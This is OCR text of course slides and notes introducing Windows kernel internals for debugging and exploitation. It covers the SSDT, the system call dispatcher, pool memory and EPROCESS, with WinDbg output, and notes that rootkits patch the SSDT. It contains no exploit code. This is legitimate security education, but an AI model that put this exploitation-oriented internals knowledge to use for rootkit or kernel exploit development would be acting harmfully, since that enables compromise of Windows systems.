
760.4
Windows Kernel Debugging and Exploitation



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

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
Windows Kernel Debugging and Exploitation

Windows Kernel Debugging and Exploitation

This section begins to look at the world of Windows Kernel debugging and exploitation. This is a vast area requiring the interested party to spend countless hours, days, and years of study to become proficient.



The Windows Kernel

This module begins to look at the Windows Kernel and Windows Internals.


A Note on References

- The following materials have been used many times over the years and were heavily referenced during this module:
  - Russinovich, M., Solomon, D., Ionescu, A. (2012) *Windows Internals* Part 1. Microsoft Press
  - Russinovich, M., Solomon, D., Ionescu, A. (2012) *Windows Internals* Part 2. Microsoft Press
  - Perla, E., Massimiliano, O. (2010) *A Guide to Kernel Exploitation: Attacking the Core*. Syngress
  - Intel. (2016) *Intel® 64 and IA-32 Architectures Software Developer Manuals* https://software.intel.com/en-us/articles/intel-sdm
  - Lastly, a lot of Microsoft WDK and SDK use with Visual Studio and WinDbg

A Note on References

The following materials have been used many times over the years and were heavily referenced during this module. (If you ever want to be humbled, these resources are highly recommended.)

- Russinovich, M., Solomon, D., Ionescu, A. (2012) *Windows Internals* Part 1. Microsoft Press.
- Russinovich, M., Solomon, D., Ionescu, A. (2012) *Windows Internals* Part 2. Microsoft Press.
- Perla, E., Massimiliano, O. (2010) *A Guide to Kernel Exploitation: Attacking the Core*. Syngress.
- Intel. (2016) *Intel® 64 and IA-32 Architectures Software Developer Manuals*, https://software.intel.com/en-us/articles/intel-sdm.
- Finally, a lot of Microsoft WDK and SDK use with Visual Studio and WinDbg.




About This Module

To cover the entire Windows OS internals, we would need weeks, as well as someone from Microsoft to share a lot of internal information. Our goal in this module is to cover some of the most important areas for you to move forward through the material, and what is the most critical for you to understand from an exploitation perspective. The majority of the native Windows Kernel services are undocumented. When debugging the Kernel, you often come across internal symbol names and undocumented structures. You know when you have hit an internal one when you go to Google for help and there are 0 hits. Reversing the internal functionality of the Kernel requires time and experience. The books mentioned previously on Windows Internals are highly recommended when desiring knowledge about a specific area, such as GDI.

Windows High-Level Architecture

- User Mode – Ring 3
  - Services and applications
  - System-owned processes
  - Environment Subsystem
- Kernel Mode – Ring 0
  - Windows Executive
  - Windows Kernel
  - Kernel drivers
  - Hardware Abstraction Layer (HAL)



Windows High-Level Architecture


From a high level, there are two processor access modes, Ring 3 and Ring 0, discussed on the next slide. Ring 3 holds user mode processes, various services and applications, some system-owned processes, and the environment subsystem. Ring 0 contains the Windows Executive, the Kernel, drivers, and the Hardware Abstraction Layer (HAL).

CPU Modes/Processor Access Modes

- Windows processor access modes:
  - Kernel Mode – Core Operating System Components, Drivers, etc.
  - User Mode – Application Code, support services, etc.
- The Kernel gets only one shared virtual region of memory, whereas user mode processes each get their own space
- 32-bit Windows provides 2GB of virtual memory to the kernel and 2GB to the user; however, there is an optional /3GB flag to give 3GB to the user
- 64-bit Windows provides 7TB or 8TB to the kernel and 7TB or 8TB to the user
  - Depends on the architecture: x64 or IA-64
  - This does not exhaust 2 ** 64


CPU Modes/Processor Access Modes

Different processor architectures and operating systems support different ring models, though the majority implement a two-ring model. On the x86 architecture, for example, up to four rings are possible, 0 through 3. The idea is to separate less-privileged applications and services from accessing higher privileged resources, providing protection. Access from an outer ring, such as ring 3, to an internal ring, such as ring 0, requires going through special gates. Kernel memory is one shared virtual memory region, whereas each process running gets its own virtual address space. On a 32-bit Windows system, each process gets a 2GB range of virtual memory for user mode and 2GB range of virtual memory for kernel mode. There is an option to assign 3GB to the user portion with the /3GB flag. On 64-bit systems running 64-bit applications, 7TB or 8TB is assigned to each the user mode portion and the kernel mode portion. This depends on x64 architecture versus IA-64. You spend the majority of your time today focusing on the x86 architecture, and the x64 architecture that assigns 8TB to the user mode portion and 8TB to the kernel mode portion.



Windows Core Components – 32-bit | 64-bits

On this slide is a high-level view of the core components of the Windows OS. To the right are the address ranges for both user mode and kernel mode. The larger address ranges are for 64-bit applications on 64-bit versions of Windows, and the smaller address ranges are for 32-bit applications. This diagram lacks much of the granularity of each component; however, it serves as a good overview. You can see in the user space on the bottom, various service and application types, each required to go through various DLLs and APIs to access Kernel resources. The Kernel is protected in ring 0. There are multiple layers in ring 0, such as the Windows Executive, Kernel drivers, the Kernel or Micro-Kernel itself, and the Hardware Abstraction Layer (HAL). Let's move into each of these overall areas to get a better understanding as to how the components are divided up.




Subsystems

Windows supports various types of subsystems, such as the Subsystem for UNIX Applications (SUA), as can be seen at http://technet.microsoft.com/en-us/library/cc779522%28v=ws.10%29.aspx. Depending on the subsystem type, the executable is linked accordingly. Examples of subsystems include POSIX, Native, Console, and Windows. Each subsystem has access to various portions of the Kernel API's depending on its type and its requirements. The Windows subsystem is the primary subsystem consisting of the Client-Server Runtime Subsystem (csrss.exe), Win32k.sys (Kernel equivalent of csrss.exe), and various subsystem DLLs such as gdi32.dll and kernel32.dll. Rather than replicating a lot of the functionality to the different subsystems, all access the Windows subsystem for mandatory Windows functionality such as GDI access and display I/O.

Reference

Barakat, H. (2007) Deeper into Windows Architecture. Accessed on May 22, 2013, http://blogs.msdn.com/b/hanybarakat/archive/2007/02/25/deeper-into-windows-architecture.aspx.




Windows Subsystem

The Windows subsystem consists of csrss.exe on the user mode side and win32k.sys on the Kernel mode side. Much of the functionality that used to be contained in csrss.exe has been moved to win32k.sys to protect the Kernel, such as that with GDI and even Window management on newer Kernel versions. The Windows subsystem is also made up of DLLs, including Kernel32.dll, user32.dll, gdi32.dll, and advapi32.dll, along with others. Each of these DLLs goes through ntdll.dll to access the Kernel if necessary. Other functionality may be handled without switching to Kernel mode.


Reference

https://j00ru.vexillium.org/2010/07/windows-csrss-write-up-the-basics/. Of course, the Windows Internals books are a great reference. Did we mention that?




Kernel Image

The Kernel image supplies the Executive layer and Kernel layer of the Windows operating system. The file ntoskrnl.exe is the primary image used and seen, supporting single processor systems running 32-bit and 64-bit Windows OSes. The file ntkrnlpa.exe supports single processor systems using Physical Address Extensions (PAE). The files ntkrnlmp.exe and ntkrpamp.exe are available, supporting multiprocessor systems. When the bootloader finishes, control is eventually passed to the Kernel executable. The Kernel image is mostly undocumented and must contain the functionality to complete tasks normally handled by Kernel-to-Kernel or user-to-Kernel system calls after the OS is booted.



ntdll.dll


The Dynamic Link Library (DLL) ntdll.dll is included in every running Windows process. It has many responsibilities such as exposing the Native Windows API to user mode processes. These are predominantly the primary APIs exposed to Windows developers to write applications and link functionality. Functionality accessed by a user application through a DLL such as kernel32.dll goes through ntdll.dll to access the wanted system resource. Ntdll.dll handles the system call and switching into Kernel mode.



Kernel Layers

The Windows kernel has two primary layers, the Kernel Executive and the Kernel itself, which some professionals refer to as more of a microkernel. The Kernel Executive acts as the upper layer and is responsible for a vast amount functionality. The best resource to find out more information, as previously mentioned, is the Windows Internals books, combined with countless hours spent tracing and debugging. Some of the big responsibilities of the Kernel Executive include the handling of system or service calls coming by way of ntdll.dll to functionality in ntoskrnl.exe and win32k.sys. Another component includes the Security Reference Monitor (SRM), which handles access control to various objects, drivers, and so on. Access control is handled through a series of ACLs which include Access Control Entries (ACE) based on Security Access Tokens (SAT) and Security Identifiers (SID). An example of an SRM function is during driver IOCTL when a subsystem attempts to access a particular object. The SRM checks to see if the access rights are valid for the given subsystem. Virtual memory management is handled by the Executive, as well as I/O management, Plug and Play (PnP) support, Windows Management Instrumentation (WMI), process management, and many other functions.

The Kernel layer, serving as the lower layer of ntoskrnl.exe, handles much of the low-level OS responsibilities, sitting close to the hardware. Whereas the Executive handles service or system call dispatching, the Kernel layer handles hardware interrupt dispatching and exception handling trapping. Thread scheduling on behalf of the Executive is also handled. Basically, a lot of the high-level responsibilities of the Executive are handled at a lower level by the Kernel.



System Service Dispatcher

If an API call is made, requiring kernel resources, a system call is made and is trapped by the Kernel. This is similar to interrupts and exception handling. A trap handler handles the call and passes control to the system service dispatcher. On both 32-bit and 64-bit versions of Windows, the extended accumulator register (EAX) holds the wanted service number and a lookup is made in the dispatch table. One of the main differences between 32 bit and 64 bit is how the arguments are passed. On 32-bit systems, the EDX register points to the stack location in which the arguments are located. These arguments are copied over to the threads kernel stack. On x64 systems, the first four arguments are held in general purpose processor registers, and additional arguments are located on the thread's stack. Newer systems also take advantage of the sysenter and sysexit instructions for faster system calls. The Extended Feature Enable Register (EFER), as documented in the AMD Architecture Programmer's Manual, is an x64 control register used specifically for fast system calls, pointing to the dispatcher code, similar to the Intel MSR.

On x64 we can query the Model Specific Register (MSR) index c0000082 to locate the dispatcher:

```
kd> rdmsr c0000082
msr[c0000082] = fffff804`004e5dc0
```

Here, you can see the various service tables available, using the Dump Point Sized command:

```
kd> dps nt!KeServiceDescriptorTable L12
fffff804`007c2900  fffff804`004e2200 nt!KiServiceTable
fffff804`007c2918  fffff804`004e2f6c nt!KiArgumentTable
```

```
fffff804`007c2940  fffff804`004e2200 nt!KiServiceTable
fffff804`007c2958  fffff804`004e2f6c nt!KiArgumentTable
fffff804`007c2960  fffff960`002bee00 win32k!W32pServiceTable
fffff804`007c2978  fffff960`002c10b4 win32k!W32pArgumentTable
```

Reference

Russinovich, M., Solomon, D., Ionescu, A. *Windows Internals* Part 1. Microsoft Press, 2012.

System Service Dispatch Table (SSDT)

- The System Service Dispatch Table (SSDT) contains pointers or offsets to the various system calls supported

```
kd> dps nt!KiServiceTable+6b8 ld6
fffff804`004e28b8  fffff804`007ee180 nt!NtFlushVirtualMemory
fffff804`004e28c0  fffff804`009e1800 nt!NtFlushWriteBuffer
fffff804`004e28c8  fffff804`009df7e4 nt!NtFreeUserPhysicalPages
fffff804`004e28d0  fffff804`005c9c28 nt!NtFreezeRegistry
fffff804`004e28d8  fffff804`005bf690 nt!NtFreezeTransactions
fffff804`004e28e0  fffff804`009fd620 nt!NtGetCachedSigningLevel
fffff804`004e28e8  fffff804`0081f49c nt!NtGetContextThread
fffff804`004e28f0  fffff804`0082d6a4 nt!NtGetCurrentProcessorNumber
fffff804`004e28f8  fffff804`009eb29c nt!NtGetDevicePowerState
fffff804`004e2900  fffff804`00884820 nt!NtGetMUIRegistryInfo
```

- Similar to the Interrupt Dispatch Table (IDT)

System Service Dispatch Table (SSDT)

This SSDT should look familiar to those working with malware because it is often patched by kernel rootkits. The table contains pointers or offsets, depending on 32 bit or 64 bit, which are the locations of the wanted system calls. Ntoskrnl.exe and win32k.sys both have their own tables.

```
kd> dps nt!KiServiceTable+6b8 ld6
fffff804`004e28b8  fffff804`007ee180 nt!NtFlushVirtualMemory
fffff804`004e28c0  fffff804`009e1800 nt!NtFlushWriteBuffer
fffff804`004e28c8  fffff804`009df7e4 nt!NtFreeUserPhysicalPages
fffff804`004e28d0  fffff804`005c9c28 nt!NtFreezeRegistry
fffff804`004e28d8  fffff804`005bf690 nt!NtFreezeTransactions
fffff804`004e28e0  fffff804`009fd620 nt!NtGetCachedSigningLevel
fffff804`004e28e8  fffff804`0081f49c nt!NtGetContextThread
fffff804`004e28f0  fffff804`0082d6a4 nt!NtGetCurrentProcessorNumber
fffff804`004e28f8  fffff804`009eb29c nt!NtGetDevicePowerState
fffff804`004e2900  fffff804`00884820 nt!NtGetMUIRegistryInfo
```


The "dps" in the previous command stands for dump point sized.

Hardware Abstraction Layer (HAL)

- Kernel mode loaded DLL - hal.dll
- Sits between the Windows Kernel and Executive and hardware
- Hardware communication is handled through this layer of abstraction to take away hardware dependency issues from the Kernel
- Drivers access hardware through the HAL
- Various versions of the HAL are available depending on the platform on which the Windows OS runs

Hardware Abstraction Layer (HAL)


The Hardware Abstraction layer (HAL) is a module loaded by the Kernel to handle the interaction with hardware. It sits between the Kernel and Executive and the underlying hardware. The goal of the HAL is to take away the need for the Kernel and drivers to be concerned about the underlying hardware. Drivers do not directly access hardware; rather, they go through a set of functions contained in the HAL. Various versions of the HAL are available depending on the version of Windows running, and the underlying hardware platform.



Kernel Pool Memory

The Kernel Pool is dynamic memory, analogous to that of the user mode heap. Unlike how each user process gets its own virtual memory range, the Kernel's memory, including the Kernel Pool, is monolithic. There are two primary types of Kernel Pool allocations, NonPaged and Paged. The NonPaged Kernel Pool includes allocations that always reside in physical memory. The Paged Kernel Pool is permitted to be mapped out to disk. NonPaged Pool memory is considered limited and should not be taken up by unnecessary driver memory allocations. The NonPaged Pool can be accessed from any Interrupt Request Level (IRQL).

Depending on the size of the pool allocation request, different methods are used. Lookaside Lists are used up through Windows 8 for small requests up to 256 bytes. Windows 8 adds in a security cookie to protect against attacks. Requests between 256 bytes and ~4K (4080-bytes to be exact) use the standard doubly-linked Free Lists. Large requests >4080-bytes use the nt!API ExpAllocateBigPool().



EPROCESS

The Executive Process (EPROCESS) is used by the Windows Executive to hold process specific information and pointers to various other structures, such as the KPROCESS. The majority of the data stored in the KPROCESS is only accessible in Kernel mode. The Process Environment Block (PEB), accessible by FS:[0x30], resides in user mode. Each process gets an EPROCESS structure. The EPROCESS can be summed up as the Kernel mode equivalent to the user mode PEB. The structure can be viewed when Kernel debugging with WinDbg:

```
kd> dt nt!_eprocess
   +0x000 Pcb              : _KPROCESS
   +0x078 ProcessLock      : _EX_PUSH_LOCK
   +0x080 CreateTime       : _LARGE_INTEGER
   +0x088 ExitTime         : _LARGE_INTEGER
   +0x090 RundownProtect   : _EX_RUNDOWN_REF
   +0x094 UniqueProcessId  : Ptr32 Void
   ...
```

KPROCESS

- The first entry in the EPROCESS structure is the process control block entry _KPROCESS (Kernel Process)
  - The KPROCESS holds low-level storage data used by the Kernel
  - Scheduler, Prioritization, Dispatcher, and so on

```
kd> dt nt!_kprocess
   +0x000 Header           : _DISPATCHER_HEADER
   +0x010 ProfileListHead  : _LIST_ENTRY
   +0x018 DirectoryTableBase : [2] Uint4B
   +0x020 LdtDescriptor    : _KGDTENTRY
   ...
```

